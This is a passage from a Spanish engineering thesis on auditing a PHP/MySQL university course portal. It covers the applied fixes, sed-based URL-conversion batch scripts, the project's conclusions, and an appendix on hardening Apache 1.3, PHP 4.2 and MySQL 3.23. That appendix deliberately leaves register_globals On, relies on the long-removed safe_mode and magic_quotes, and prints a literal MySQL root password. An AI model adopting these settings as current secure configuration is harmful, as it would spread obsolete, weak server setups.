- ✓ En el servicio de "notas", si no hay notas publicadas, la Aplicación cargará el script "notas_np.php"; en caso contrario, se hará uso del script "notas.php". Este comportamiento deberemos programarlo manualmente modificando adecuadamente la variable global $notas_publicadas en el archivo de configuración "config.php" (que deberá contener el valor 1, si hay notas publicadas, o 0, en caso contrario).

- ✓ También se han encontrado numerosos ficheros GIF fuera del directorio de imágenes ("images"). Lo hemos corregido. Ahora todas las imágenes se encuentran en dicho directorio.

- ✓ Se ha limitado el tamaño de los ficheros que pueden ser importados haciendo uso de la herramienta de administración. El tamaño máximo permitido es de 2 MB. La protección está implementada en dos niveles diferentes. En primer lugar, a nivel del navegador, embebido en el formulario que aparece antes de seleccionar el fichero a importar. Este mecanismo se puede saltar fácilmente, así que hemos impuesto un segundo nivel de protección, en el lado del servidor, definiendo la siguiente variable del fichero de configuración de PHP ("php.ini"): *upload_max_filesize = 2M*. Un atacante no podrá saltarse, bajo condiciones normales, esta última barrera.

3.8.1. Conversiones de URL.

El problema que vamos a detallar a continuación no es un problema de la Aplicación en sí, sino de cómo se encuentra ésta montada. Como siempre, nos referiremos al portal de CSED para ejemplificar (todo lo que se diga será de aplicación al portal de LIE también).

Vimos en el capítulo anterior que las páginas que conforman el portal CSED se encontraban distribuidas sobre dos servidores web diferentes ("woody" y "apache"). El primero de ellos albergaba la página principal y la mayoría de páginas estáticas, mientras que el segundo se encargaba de las páginas dinámicas (scripts PHP) y además daba cobijo al servidor MySQL. Mediante un truco por el cual "woody" hacía de proxy y mapeaba las páginas de "apache" sobre "woody" (siendo este último el que daba la cara en Internet), se conseguía ver ambos conjuntos de páginas, respectivamente, en las siguientes URLs:

http://www.gte.us.es/~fbarrero/CSED/
http://www.gte.us.es/fbarrero/csed/

Esto supone un problema a la hora de trabajar, sobre todo, teniendo en cuenta que el autor sólo disponía de acceso directo a las páginas de la segunda URL (las de "apache"), y no a las de la primera (las actualizaciones de estas últimas se hacían por e-mail al dueño de la cuenta en cuestión). La totalidad de páginas del portal tendrá enlaces entre ellas, y éstos irán saltando de un tipo a otro de URL (es decir, de un servidor a otro).

Todo el desarrollo y mejoras que hemos llevado a cabo sobre el portal se han realizado, en primera instancia, sobre un servidor de pruebas, en local. De esta forma, se ha conseguido agilizar el proceso de desarrollo, pero surgen algunas preguntas: ¿no son necesarios dos servidores locales, para reproducir el portal original (ya que el montaje original consta de dos servidores: "woody" y "apache")? ¿No se saltará al portal original en cuanto pulsemos un enlace cualquiera (ya que las URLs que aparecen en los enlaces "apuntan" a las URLs originales)? ¿Deberemos modificar a mano, uno a uno, todos los ficheros del portal, para ir cambiando la URL original por una URL local que funcione en nuestro entorno de desarrollo? ¿Deberemos deshacer a mano dichos cambios de URL cuando el desarrollo esté listo y se deseen publicar los cambios en Internet? Veamos como hemos resuelto todas estas cuestiones.

El entorno de desarrollo ha sido un Windows 2000, con Apache (win32) instalado y las versiones Windows de algunas herramientas típicas de Unix (como "find", "grep", "ls", "less", etc). Todo el portal se ha ubicado en /csed/ (path relativo a la raíz del servidor web, es decir, al "htdocs" del servidor), de forma que fuera accesible desde:

http://localhost/csed/

Dentro de /csed/ hemos ubicado los ficheros correspondientes a los dos servidores originales ("woody" y "apache").

Para la conversión de URLs, se han creado dos ficheros de comandos .BAT, ilustrados en las siguientes figuras:

```
@echo off

sed "s/http\:\/\/woody\.us\.es\/fbarrero/http\:\/\/urlwoody/g" %1
> %1.FIX
del %1
move %1.FIX %1

sed "s/http\:\/\/www\.gte\.us\.es\/\~fbarrero/http\:\/\/urlgte/g"
%1 > %1.FIX
del %1
move %1.FIX %1

sed "s/http\:\/\/woody\.us\.es\/~fbarrero/http\:\/\/urlgoody/g" %1
> %1.FIX
del %1
move %1.FIX %1
```

Figura 4.7. Contenido del fichero "rep.bat".

```
@echo off

sed "s/http\:\/\/urlwoody/http\:\/\/www\.gte\.us\.es\/fbarrero/g"
%1 > %1.FIX
del %1
move %1.FIX %1

sed "s/http\:\/\/urlgte/http\:\/\/www\.gte\.us\.es\/\~fbarrero/g"
%1 > %1.FIX
del %1
move %1.FIX %1

sed "s/http\:\/\/urlgoody/http\:\/\/www\.gte\.us\.es\/~fbarrero/g"
%1 > %1.FIX
del %1
move %1.FIX %1
```

Figura 4.8. Contenido del fichero "rep_inv.bat".

El archivo de comandos “rep.bat” realiza la conversión de URLs originales a URLs locales. Recibe como parámetro el nombre de fichero que se desea procesar, y el script hará las siguientes traslaciones de URL:

I. http://woody.us.es/fbarrero a http://urlwoody.
II. http://www.gte.us.es/~fbarrero a http://urlgte.
III. http://woody.us.es/~fbarrero a http://urlgoody.

Como se puede intuir, “rep_inv.bat” realizará la operación inversa, aunque no exactamente:

I. http://urlwoody a http://www.gte.us.es/fbarrero.
II. http://urlgte a http://www.gte.us.es/~fbarrero.
III. http://urlgoody a http://www.gte.us.es/~fbarrero.

Si nos fijamos bien, la correspondencia no es recíproca (por ejemplo, “urlwoody” se transforma en una URL que contiene “www.gte.us.es” en lugar de “woody.us.es”, como parecía ser lo lógico). Esto es así porque en el paso inverso se aprovecha para uniformizar URLs: en vez de tener mezcladas URLs con las cadenas “woody.us.es” y “www.gte.us.es” (siendo ambas equivalentes), se dejará todo como esta última. No sólo logramos un efecto estético, sino que este cambio es necesario para el buen funcionamiento del portal, ya que las sesiones de éste se mantienen gracias a una cookie (donde se almacena el identificador de sesión de PHP), y esta última va asociada a un hostname dado (al cambiar de un hostname a otro se perdería la sesión y tendríamos que autentificarnos de nuevo).

Para terminar el proceso, hemos añadido a la lista de hosts del servidor local, sita en el fichero *“c:\winnt\system32\drivers\etc\hosts”*, las líneas siguientes:

```
127.0.0.1   urlwoody
127.0.0.1   urlgte
127.0.0.1   urlgoody
```

Lo anterior hace que las URLs locales tengan validez, ya que se asignan a la dirección de "loopback". La forma correcta de entrar al portal, en el servidor local, es mediante:

http://urlgte/CSED/

En la conversión de URLs no hemos tenido en cuenta que en ciertos casos la web original usa "/CSED/" y en otros "/csed". Nosotros no lo hemos convertido, lo hemos dejado tal cual. ¿Funcionará en nuestro servidor local, teniendo en cuenta que realmente sólo existe el directorio físico "/csed" (y no "/CSED")? La respuesta es sí, porque Windows no es "case-sensitive" (al contrario que Unix) y por tanto, mapeará tanto "/csed" como "/CSED" en el directorio físico "/csed".

Hemos conseguido salvar un importante obstáculo con la realización de los archivos de comandos anteriores pero todavía queda un último detalle. ¿Cómo automatizar el proceso para que los filtros anteriores (en realidad sólo uno, según el sentido de la conversión que se desee) sean aplicados a todos los ficheros del portal? ¿Habrá que ir recorriendo el directorio y hacer a mano "rep fichero1", "rep fichero2", etc.?

La respuesta es a la pregunta anterior es negativa, evidentemente. También hemos automatizado este último paso, y para ello hemos hecho uso de la herramienta "ufind", que es la versión win32 del conocido "find" de Unix (Windows también dispone de una herramienta "find", totalmente diferente, y que no nos será útil; de ahí que hayamos usado el término "ufind", de "Unix find").

La siguiente línea de comandos barrerá todos los ficheros del directorio actual (y subdirectorios) que pueden contener enlaces (es decir, aquellos con extensión .php y .html) y le aplicará el filtro "rep.bat":

```
ufind . -type f ( -name "*.html" -o -name "*.php" ) -exec
d:\pfc\rep.bat {} ;
```

Por tanto, bastará con situarnos en el directorio raíz del portal y ejecutar el comando anterior, para iniciar el proceso automático de conversión de URLs. La conversión inversa se realiza de forma análoga, sustituyendo “rep” por “rep_inv”.

4. Mejoras propuestas.

Las siguientes mejoras **no** han sido implementadas pero consideramos importante referenciarlas, de cara a futuras líneas de trabajo e investigación.

- Habría que mejorar aún más la flexibilidad y portabilidad de la Aplicación, es decir, la facilidad para crear un nuevo portal mediante clonación de un portal original que usaríamos como modelo. Algunas de las implementaciones realizadas y presentadas en este Proyecto han constituido mejoras importantes en este sentido (por ejemplo, la definición de variables, como el nombre del portal, en un fichero de configuración genérico llamado “config.php”). Sin embargo, aún queda mucho camino por recorrer. Como mínimo, sería recomendable definir en alguna función o fichero lo que será mostrado como cabecera de cualquier script, esto es, la sección donde actualmente aparece el título del portal acompañado de un par de logos. De esta forma, si queremos cambiarla sólo tendríamos que modificar dicha función, evitando el tener que ir revisando y modificando todos los ficheros, uno a uno (aparte ahorraríamos algo de espacio web).

- Podríamos configurar el portal para que se usara *SSL*[12] en las comunicaciones cliente-servidor; si no para todas las páginas del portal (lo que contribuiría a aumentar la carga del servidor, o lo que es lo mismo, afectaría negativamente al rendimiento del mismo), al menos para las más críticas (como las páginas involucradas en el proceso de autentificación de usuario, donde la contraseña del usuario es enviada en claro desde el navegador).

[12] *SSL:* "Secure Sockets Layer". Protocolo de seguridad cuyo objetivo es dotar de privacidad y confiabilidad a la comunicación entre dos aplicaciones. Ver especificaciones en: http://wp.netscape.com/eng/ssl3/.

Capítulo 5

Conclusiones y futuro trabajo

En este último capítulo expondremos qué conclusiones se han extraído de la realización del presente proyecto, así como las posibles líneas de trabajo que quedan abiertas o se pueden abrir en un futuro.

1. Conclusiones.

Ya en capítulos anteriores hemos adelantado algunas conclusiones obtenidas durante el desarrollo de este trabajo. No obstante, presentaremos a continuación la síntesis de los resultados obtenidos y comentaremos todo cuanto estimemos necesario para una mejor comprensión del proyecto y de los objetivos logrados.

- La primera y **principal conclusión** que extraemos es alarmante: *los programadores de hoy en día todavía no están concienciados ni le dan la suficiente importancia al tema de la seguridad*. Este hecho ha quedado más que demostrado con la realización de este trabajo. Sin ir más lejos, una de las vulnerabilidades que hemos descubierto permitía

el acceso a las funciones administrativas del portal, sin necesidad de conocer la contraseña de administración. Cualquiera podría haber modificado las notas de los alumnos que se exponen en el portal, añadir noticias falsas en los distintos tablones virtuales, etc.

- Los fallos de seguridad que se han encontrado al auditar la Aplicación son, en muchos casos, triviales (al menos, para alguien con conocimientos medios de seguridad informática). Se podrían haber evitado fácilmente, con no demasiado esfuerzo por parte del programador original de la Aplicación. Es importante, no sólo que una Aplicación funcione, sino que además ésta sea segura y robusta; y no pueda ser fácilmente vulnerada por cualquiera con unas mínimas nociones de seguridad.

- Se hace patente la *importancia de un correcto mantenimiento y configuración de las máquinas*. Estas tareas, a menudo infravaloradas, y que suele llevar a cabo el administrador de sistemas, no son tan simples como se pueda pensar a priori. Cualquiera con poca experiencia puede instalar un servidor Apache, y éste funcionará seguramente. Pero no cualquiera sabrá optimizarlo para obtener un buen rendimiento ni configurarlo convenientemente a prueba de hackers.

- Un servidor en Internet que no ha sido correctamente "blindado" y pueda ser comprometido con cierta facilidadad, se expone no sólo al posible robo de datos o a las típicas pérdidas de servicio, sino que puede ser la puerta de entrada del hacker hacia toda una red interna de la empresa propietaria del servidor. Y no sólo eso, también puede ser utilizado como plataforma de ataque hacia otros servidores (de otras

empresas), con los problemas legales que podría acarrear para el dueño del servidor original.

- *La seguridad de un servidor conlleva un trabajo continuo e ininterrumpido*. De nada vale blindar y configurar correctamente un servidor, si tarde o temprano se va a descubrir y a hacer público un nuevo bug de seguridad, y no estamos ahí para parchearlo rápidamente. Cuanto más nos retrasemos, más grande será la ventana de tiempo durante el cual nuestro servidor es vulnerable y por tanto, mayor será la probabilidad de que nuestro sistema pueda ser comprometido.

- En el diseño de una Aplicación deben ser también tenidos en cuenta otros factores, aparte de la seguridad. El **rendimiento** es uno de ellos. *Un buen analista-programador debería saber sopesar los distintos aspectos, y lograr, por ejemplo, un buen compromiso entre seguridad y rendimiento*. Con un diseño adecuado, se puede lograr que ambos factores (e incluso otros) convivan felizmente.

- *A la hora de escribir código es importante hacerlo lo más limpiamente posible*. Esto incluye añadir comentarios a las líneas del código y mantener una indemnación correcta, entre otras. En nuestro caso, nos hemos encontrado con un código bastante caótico y un desorden acentuado. Esto ha dificultado enormemente el desarrollo de nuevas funcionalidades y la propia auditoría de seguridad porque en muchos casos, y como paso previo, ha sido necesario depurar el código original y corregir errores, algunos bastante importantes. Esta fase de depuración del código original debería haber sido realizada por su autor, y no por nosotros, ya que nos ha ralentizado mucho.

- Hemos visto además muchos problemas derivados de un mal diseño de la Aplicación original. Creemos que la fase de análisis y diseño de la Aplicación, previa a la implementación, ha sido insuficiente. Ya no hay marcha atrás, puesto que la modificación de ciertas pautas de diseño conllevaría cambios radicales en el código de la Aplicación, lo que lo haría injustificadamente costoso. De hecho, en nuestro desarrollo, hemos tenido que arrastrar muchos de estos fallos y amoldarnos a lo que teníamos. El resultado es que nuestro trabajo se ha visto ralentizado aún más y además la calidad del código obtenido nunca va a ser igual a la que habríamos obtenido si hubiésemos podido trabajar más libremente y sin las ataduras propiciadas por el diseño original de la Aplicación. El autor de este Proyecto se ha visto tentado en numerosas ocasiones a reescribir desde cero el código de distintas secciones del portal; es más, lo ha hecho en algunos casos. El ejemplo más llamativo ha sido el desarrollo de la herramienta de administración: aunque no hemos tenido más remedio que aprovechar ciertas líneas de código (para ahorrar tiempo), la gran mayoría ha tenido que ser reescrito en su totalidad.

- Otro importante factor que creemos fue obviado en el diseño original es el de la **flexibilidad**. Si se quiere que la Aplicación sea útil a otros, o lo que es lo mismo, que sea aprovechable para la creación de nuevos portales de distintas asignaturas, es necesario facilitar dicho proceso de creación y configuración de un nuevo portal, a partir del portal original. Tal y como estaba diseñado (y programado) el portal original, la fase de adecuación del nuevo portal sería extremadamente costosa. Hasta los detalles más simples, conllevarían un esfuerzo considerable. Por ejemplo, si quisiéramos cambiar el nombre del portal, debemos modificar todas las páginas que componen el portal, puesto que el nombre del mismo se encuentra fijado estáticamente en

el código HTML de las distintas páginas. Lo mismo ocurre si queremos cambiar la contraseña de la base de datos, por poner un segundo ejemplo. En este sentido hemos hecho todo lo que nos ha sido posible para mejorar la Aplicación y dotarla de cierta flexibilidad. Ejemplo de ello ha sido la creación de un archivo de configuración global del portal, donde hemos definido variables como el nombre del portal, el e-mail de contacto del webmaster, los nombres de las distintas bases de datos de los servicios ofrecidos, y las contraseñas de la base de datos, entre otras. No obstante, nos ha sido imposible, de nuevo por falta de tiempo (implicaría una inmensa labor de reescritura de código del portal), flexibilizar la Aplicación todo lo que nos hubiera gustado. Hemos hecho cuanto hemos podido.

- En el desarrollo de la herramienta de administración hemos procurado cuidar la **estética** (acorde con el diseño original del portal), y sobre todo, tratar de que el interfaz de administración sea totalmente flexible e **intuitivo**. El sistema de administración del portal original carecía de funcionalidades tan vitales como la edición y modificación de datos. Por supuesto, hemos subsanado el problema anterior, y *en general, se han añadido muchas y nuevas mejoras*. A decir verdad, el interfaz de administración ha sido renovado por completo.

- *Este proyecto también pretende sentar unas sólidas bases teóricas sobre seguridad informática, en especial en el terreno de la WWW*. Le hemos dedicado un extenso capítulo a ello, con la única y sana intención de formar a nuestros lectores. Quizás si el autor del portal original hubiera tenido en sus manos este manual, este proyecto no habría sido necesario, puesto que probablemente habría desarrollado una Aplicación lo suficientemente "segura".

- La auditoría de seguridad llevada a cabo, además de tener un eminente sentido práctico (la Aplicación se beneficiará de ello), ayudará a afianzar los conocimientos teóricos adquiridos por el lector en el capítulo previo. En todo ejercicio didáctico, siempre debe hacer una parte teórica y una práctica. Hemos pretendido cubrir ambas.

- **En resumidas cuentas**, *el proyecto ha constituido una importante obra de ingeniería de software, orientado a obtener un producto útil (el portal), y aderezada con un alto contenido didáctico, todo ello encuadrado en el marco de uno de los campos que más prometen en la actualidad: el de la seguridad informática.*

- Desde el **punto de vista personal**, el autor de este proyecto ha adquirido conocimientos y agilidad en el desarrollo de aplicaciones en PHP. También ha desarrollado habilidades como administrador de bases de datos (MySQL en particular), sin olvidar por último el campo de la administración de sistemas: hemos tenido que desarrollar scripts de automatización de ciertas tareas e instalar y configurar a fondo tanto el entorno de desarrollo (basado en Windows) como el de producción (basado en Unix), en ambos casos constituido, como mínimo, por un servidor Apache con el módulo de PHP más un servidor de bases de datos MySQL. Han sido tareas muy enriquecedoras, así como también lo es la propia realización del proyecto en sí. Esto último ha supuesto un verdadero ejercicio del intelecto y ha contribuido al desarrollo de cualidades tanto técnicas como humanas, y en general, de aptitudes como la capacidad para la resolución de problemas, planteamiento de nuevas alternativas o la creatividad, entre muchas otras.

2. Futuras líneas de trabajo.

También hemos hablado con anterioridad[1] sobre algunas de las posibilidades que quedan aún por explotar.

La primera mejora que proponemos busca la portabilidad total de la aplicación. Aunque se han acometido mejoras que han contribuido a flexibilizar la Aplicación, todavía quedan muchas cosas por hacer. De hecho, nuestra recomendación sería continuar en la misma línea del proyecto actual: se trata de aglomerar la mayoría de los parámetros configurables del portal en un único fichero de configuración. El objetivo perseguido es que el proceso de migrar un portal (o de crear uno nuevo basándose en el modelo actual) se simplifique al máximo. Idealmente, debería comprender tres sencillas fases: una primera consistente en copiar los directorios que conforman el portal, una segunda donde se crearían las correspondientes bases de datos en el servidor MySQL, y se repasaría la configuración tanto del servidor web Apache como del motor PHP; y por último, una tercera fase donde simplemente tendríamos que editar el fichero de configuración del portal para adaptarlo a las nuevas necesidades (por ejemplo, establecer el nuevo nombre del portal). Se podría crear alguna herramienta que facilitara el proceso; por ejemplo, para la tercera fase tal herramienta podría pedir los datos como el nombre del portal, nombre de las bases de datos, etc., y generar automáticamente el fichero de configuración, en base a los datos introducidos. La segunda fase, en cuanto a bases de datos se refiere, también sería fácilmente automatizable; de hecho, bastaría con realizar un script SQL genérico, con algunos parámetros configurables (como las contraseñas de los usuarios de acceso al servidor de base de datos).

Otra mejora posible consiste en ampliar el rango de servicios ofrecidos desde el portal, o bien mejorar algunos de los existentes. En este sentido, el único límite es la creatividad. Sólo por dar algunas ideas, sería interesante que un usuario del portal

[1] En el final del capítulo 4.

pudiera consultar su propia calificación obtenida en la asignatura, sin tener que mirar el listado de notas de todos los alumnos (además, podría ser útil en cuanto a la privacidad se refiere, ya que cada usuario sólo podría consulta su propia nota, y no la de sus compañeros). Tampoco estaría mal añadir ciertas funcionalidades de búsquedas en el portal, tanto en la parte visible a los usuarios, como en la zona administrativa. Por ejemplo, sería útil que desde el administrador de usuarios se pudiera hacer una búsqueda por nombre de usuario, dando luego la posibilidad de editarlo o borrarlo.

Respecto a mejoras de seguridad, proponemos el uso de SSL ("Secure Sockets Layer"), al menos en las fases más críticas, como por ejemplo durante la fase de autentificación. Así evitaríamos que las contraseñas de nuestros usuarios (y también del propio administrador del portal) viajaran en claro por la red, y pudieran ser interceptadas mediante *sniffing*. Lograr esta configuración no es nada difícil.

Apéndice A

Instalación y configuración de un entorno seguro basado en Apache / PHP / MySQL

1. Objetivos.

Partiendo del hecho de que muchos agujeros de seguridad provienen no de la mala calidad del software servidor sino de una mala configuración por parte de quien lo administra, estableceremos en este apartado una configuración por defecto segura, que pueda ser usada como punto de partida en la instalación de un entorno similar al que nos ocupa, por alguien preocupado por la seguridad.

Obtendremos una configuración robusta, donde:

- Las funcionalidades más peligrosas están desactivadas por defecto. Esto implica que el administrador deberá ir activando "a medida" las funcionalidades que sus usuarios vayan necesitando, siempre en un ambiente controlado, por lo que el alcance de un posible agujero de seguridad se verá acotado y limitado. En el caso de Apache, por

ejemplo, podremos activar ciertas funcionalidades potencialmente peligrosas solamente para algunos directorios en particular, y esto lo habremos de hacer expresamente ya que de lo contrario obtendremos un mensaje de "acceso denegado" o similar, que le dará idea al desarrollador de que es necesario activar "algo" en el servidor.

- Evitaremos mostrar información acerca del software instalado (versión, módulos de Apache instalados, etc.). Esta medida no provoca realmente que el software servidor sea más seguro (el código que se está ejecutando es el mismo en todo caso; si éste es vulnerable lo será igualmente, se muestre o no la versión de Apache). Pero quizás mantendrá alejados a los individuos conocidos como "script-kiddies"[1], quienes se dedican a escanear masivamente Internet en busca de versiones vulnerables de diferente software servidor, para posteriormente lanzar toda su artillería pesada y terminar de rematar la faena.

- Denegaremos el acceso por defecto a ficheros con ciertas extensiones. Por ejemplo, los ficheros "*.inc" suelen utilizarse como ficheros "include", esto es, su contenido es incluido o leído desde un script o programa llamante, y pueden incluir desde líneas de código hasta importantes datos como una contraseña. Si un desarrollador despistado dejara uno de estos ficheros en un directorio accesible por el servidor web, cualquiera podría bajárselo. Al denegar el acceso por defecto, conseguimos que aún en caso de despiste del desarrollador, un potencial atacante no pueda obtener dicho archivo.

[1] *"Script-kiddies"*: literalmente "chicos de los scripts". Se denomina así a quienes se dedican a lanzar ataques indiscriminados, haciendo uso de herramientas que otros han diseñado y, en la mayoría de los casos, sin saber realmente ni cómo funcionan internamente ni en qué se basan dichas herramientas.

- Siempre buscaremos mantener un compromiso entre compatibilidad, seguridad y rendimiento. Sin ir más lejos, en PHP hay una opción llamada *"register_globals"*, que tradicionalmente ha estado siempre activa. Su desactivación evitaría un gran número de problemas de seguridad (provocados por fallos que los usuarios de PHP suelen introducir en sus aplicaciones, no son fallos inherentes de PHP) pero a la vez rompería toda compatibilidad con aplicaciones anteriores (la gran mayoría). Por esta razón, en este caso concreto hemos preferido dejar la opción activada, a pesar de no ser lo recomendable desde el punto de vista de la seguridad.

2. Requisitos.

Describiremos paso a paso el proceso de creación de un entorno de desarrollo sobre **Windows NT / 2000** (valdrá también, en general, para cualquier otra versión de Windows no demasiado arcaica, es decir, Win95, 98 o ME, si bien es posible que cambie el fichero de "setup" a ejecutar). Aunque dada la naturaleza del software servidor que vamos a instalar le será fácil al lector extrapolar estas instrucciones al caso Unix. De hecho, el *"Apache Group"* lanza la siguiente advertencia: la versión de Apache de Windows no se considera lo suficientemente rodada como para ser utilizada en entornos de producción (si bien, en la práctica, funciona a la perfección, y para entornos de pruebas resulta más que suficiente). De todas formas, la sintaxis de los ficheros de configuración, que es lo que aquí más importa, es independiente del sistema operativo, luego las ideas que a continuación ofreceremos serán de directa aplicación en el mundo Unix.

Instalaremos las últimas versiones disponibles a la hora de escribir estas líneas, en las ubicaciones siguientes:

1. Apache 1.3.26 (d:\pfc\apache)
2. PHP 4.2.2 (d:\pfc\php)
3. MySQL 3.23.52 (d:\pfc\mysql)

3. Apache.

1) Ejecutamos "apache_1.3.26-win32-x86-no_src.exe" e instalamos la versión arrancable manualmente desde consola (es decir, la que no ejecuta Apache como *NT Service*) en d:\pfc\apache.
2) Modificamos "d:\pfc\apache\conf\httpd.conf". En particular:
   - Protegemos un poco el servidor desactivando CGIs, indexing y en general todo lo que no es necesario.
   - *BindAddress 127.0.0.1* (o la IP que corresponda)
   - *DocumentRoot "D:/PFC/www"*
   - *ServerSignature Off*
   - *ServerTokens ProductOnly*
   - Para que Apache no visualice ficheros "include" (.inc):

```
<Files ~ "\.inc$">
        Order allow,deny
        Deny from all
        Satisfy All
</Files>
```

3) Para ejecutar el servidor: "d:\pfc\apache\apache.exe".

4. PHP.

4) Descomprimimos "php-4.2.2-Win32.zip" en d:\pfc\php.
5) Copiamos “d:\pfc\php\php4ts.dll” a “c:\winnt\system32”
6) Copiamos “d:\pfc\php\php.ini-dist” a “d:\pfc\apache\conf\php.ini”
7) Seteamos la variable de entorno: *PHPRC=d:\pfc\apache\conf*.
8) Modificamos “d:\pfc\apache\conf\httpd.conf”:
   - *AddModule mod_php4.c*
   - *LoadModule php4_module d:/pfc/php/sapi/php4apache.dll*
   - *AddType application/x-httpd-php .php .phtml*
9) Modificamos “d:\pfc\apache\conf\php.ini”. En particular:
   - *output_buffering = 4096*
   - *allow_call_time_pass_reference = Off*
   - *safe_mode = On*
   - *expose_php = Off*
   - *error_reporting = E_ALL*
   - *display_errors = Off*
   - *log_errors = On*
   - *error_log = "d:\pfc\apache\logs\php.log"*
   - *variables_order = "GPCS"*
   - *register_globals = On*
   - *register_argc_argv = Off*
   - *magic_quotes_gpc = On*
   - *allow_url_fopen = Off*
   - *session.save_path = "C:\DOCUME~1\ADMINI~1\CONFIG~1\Temp"*
10) Reiniciamos Apache para que relea la nueva configuración del “php.ini”.

5. MySQL.

11) Descomprimimos "mysql-3.23.43-win.zip" y ejecutamos “Setup”. Realizaremos la instalación en “d:\pfc\mysql”.
12) Ejecutamos "d:\pfc\mysql\bin\winmysqladmin.exe" y creamos un fichero de configuración, con opciones por defecto, con usuario "root" y la contraseña "j0nj0n" (C:\WINNT\my.ini)
13) Modificamos “C:\WINNT\my.ini” (usando WinMySQLAdmin):
    - *bind-address=127.0.0.1*
    - *language=D:/PFC/mysql/share/spanish*
14) Creamos un enlace directo a "d:\pfc\mysql\bin\mysqld-nt.exe --console"

6. Listado del fichero *“httpd.conf”* de Apache.

```
###################################
# Apache Configuration            #
# by Roman Medina-Heigl Hernandez  #
###################################

### Section 1: Global Environment
#
# The directives in this section affect the overall operation of Apache,
# such as the number of concurrent requests it can handle or where it
# can find its configuration files.
#

# Para que no envie la versión del servidor
ServerTokens ProductOnly

#
# ServerType is either inetd, or standalone.  Inetd mode is only supported on
# Unix platforms.
#
ServerType standalone

#
# ServerRoot: The top of the directory tree under which the server's
# configuration, error, and log files are kept.
#
ServerRoot "D:/PFC/Apache"

#
# PidFile: The file in which the server should record its process
# identification number when it starts.
#
PidFile logs/httpd.pid

#
# ScoreBoardFile: File used to store internal server process information.
```

```
# Not all architectures require this.  But if yours does (you'll know because
# this file will be  created when you run Apache) then you *must* ensure that
# no two invocations of Apache share the same scoreboard file.
#
ScoreBoardFile logs/apache_runtime_status

#
# In the standard configuration, the server will process httpd.conf (this
# file, specified by the -f command line option), srm.conf, and access.conf
# in that order.  The latter two files are now distributed empty, as it is
# recommended that all directives be kept in a single file for simplicity.
# The commented-out values below are the built-in defaults.  You can have the
# server ignore these files altogether by using "/dev/null" (for Unix) or
# "nul" (for Win32) for the arguments to the directives.
#
#ResourceConfig conf/srm.conf
#AccessConfig conf/access.conf

#
# Timeout: The number of seconds before receives and sends time out.
#
Timeout 300

#
# KeepAlive: Whether or not to allow persistent connections (more than
# one request per connection). Set to "Off" to deactivate.
#
KeepAlive On

#
# MaxKeepAliveRequests: The maximum number of requests to allow
# during a persistent connection. Set to 0 to allow an unlimited amount.
# We recommend you leave this number high, for maximum performance.
#
MaxKeepAliveRequests 100

#
# KeepAliveTimeout: Number of seconds to wait for the next request from the
# same client on the same connection.
#
KeepAliveTimeout 15

#
# Apache on Win32 always creates one child process to handle requests.  If it
# dies, another child process is created automatically.  Within the child
# process multiple threads handle incoming requests.  The next two
# directives control the behaviour of the threads and processes.
#

#
# MaxRequestsPerChild: the number of requests each child process is
# allowed to process before the child dies.  The child will exit so
# as to avoid problems after prolonged use when Apache (and maybe the
# libraries it uses) leak memory or other resources.  On most systems, this
# isn't really needed, but a few (such as Solaris) do have notable leaks
# in the libraries.  For Win32, set this value to zero (unlimited)
# unless advised otherwise.
#
# NOTE: This value does not include keepalive requests after the initial
#       request per connection. For example, if a child process handles
#       an initial request and 10 subsequent "keptalive" requests, it
#       would only count as 1 request towards this limit.
#
MaxRequestsPerChild 0

#
# Number of concurrent threads (i.e., requests) the server will allow.
# Set this value according to the responsiveness of the server (more
# requests active at once means they're all handled more slowly) and
```

```
# the amount of system resources you'll allow the server to consume.
#
ThreadsPerChild 50

#
# Listen: Allows you to bind Apache to specific IP addresses and/or
# ports, in addition to the default. See also the <VirtualHost>
# directive.
#
#Listen 3000
#Listen 12.34.56.78:80

#
# BindAddress: You can support virtual hosts with this option. This directive
# is used to tell the server which IP address to listen to. It can either
# contain "*", an IP address, or a fully qualified Internet domain name.
# See also the <VirtualHost> and Listen directives.
#
#BindAddress *
BindAddress 127.0.0.1
# (ya que se trata de un entorno de pruebas que se usará en local)

#
# Dynamic Shared Object (DSO) Support
#
# To be able to use the functionality of a module which was built as a DSO you
# have to place corresponding `LoadModule' lines at this location so the
# directives contained in it are actually available _before_ they are used.
# Please read the file README.DSO in the Apache 1.3 distribution for more
# details about the DSO mechanism and run `apache -l' for the list of already
# built-in (statically linked and thus always available) modules in your Apache
# binary.
#
# Note: The order in which modules are loaded is important.  Don't change
# the order below without expert advice.
#
# Example:
# LoadModule foo_module modules/mod_foo.so
#
#LoadModule vhost_alias_module modules/mod_vhost_alias.so
#LoadModule mime_magic_module modules/mod_mime_magic.so
#LoadModule status_module modules/mod_status.so
#LoadModule info_module modules/mod_info.so
#LoadModule speling_module modules/mod_speling.so
#LoadModule rewrite_module modules/mod_rewrite.so
#LoadModule anon_auth_module modules/mod_auth_anon.so
#LoadModule dbm_auth_module modules/mod_auth_dbm.so
#LoadModule digest_auth_module modules/mod_auth_digest.so
#LoadModule digest_module modules/mod_digest.so
#LoadModule proxy_module modules/mod_proxy.so
#LoadModule cern_meta_module modules/mod_cern_meta.so
#LoadModule expires_module modules/mod_expires.so
#LoadModule headers_module modules/mod_headers.so
#LoadModule usertrack_module modules/mod_usertrack.so
#LoadModule unique_id_module modules/mod_unique_id.so
LoadModule php4_module d:/pfc/php/sapi/php4apache.dll

#
#  Reconstruction of the complete module list from all available modules
#  (static and shared ones) to achieve correct module execution order.
#
# The modules listed below, without a corresponding LoadModule directive,
# are static bound into the standard Apache binary distribution for Windows.
#
# Note: The order in which modules are loaded is important.  Don't change
# the order below without expert advice.
#
# [WHENEVER YOU CHANGE THE LOADMODULE SECTION ABOVE, UPDATE THIS TOO!]
ClearModuleList
```

```
#AddModule mod_vhost_alias.c
AddModule mod_env.c
AddModule mod_log_config.c
#AddModule mod_mime_magic.c
AddModule mod_mime.c
AddModule mod_negotiation.c
#AddModule mod_status.c
#AddModule mod_info.c
AddModule mod_include.c
AddModule mod_autoindex.c
AddModule mod_dir.c
AddModule mod_isapi.c
AddModule mod_cgi.c
AddModule mod_asis.c
AddModule mod_imap.c
AddModule mod_actions.c
#AddModule mod_speling.c
AddModule mod_userdir.c
AddModule mod_alias.c
#AddModule mod_rewrite.c
AddModule mod_access.c
AddModule mod_auth.c
#AddModule mod_auth_anon.c
#AddModule mod_auth_dbm.c
#AddModule mod_auth_digest.c
#AddModule mod_digest.c
#AddModule mod_proxy.c
#AddModule mod_cern_meta.c
#AddModule mod_expires.c
#AddModule mod_headers.c
#AddModule mod_usertrack.c
#AddModule mod_unique_id.c
AddModule mod_so.c
AddModule mod_setenvif.c
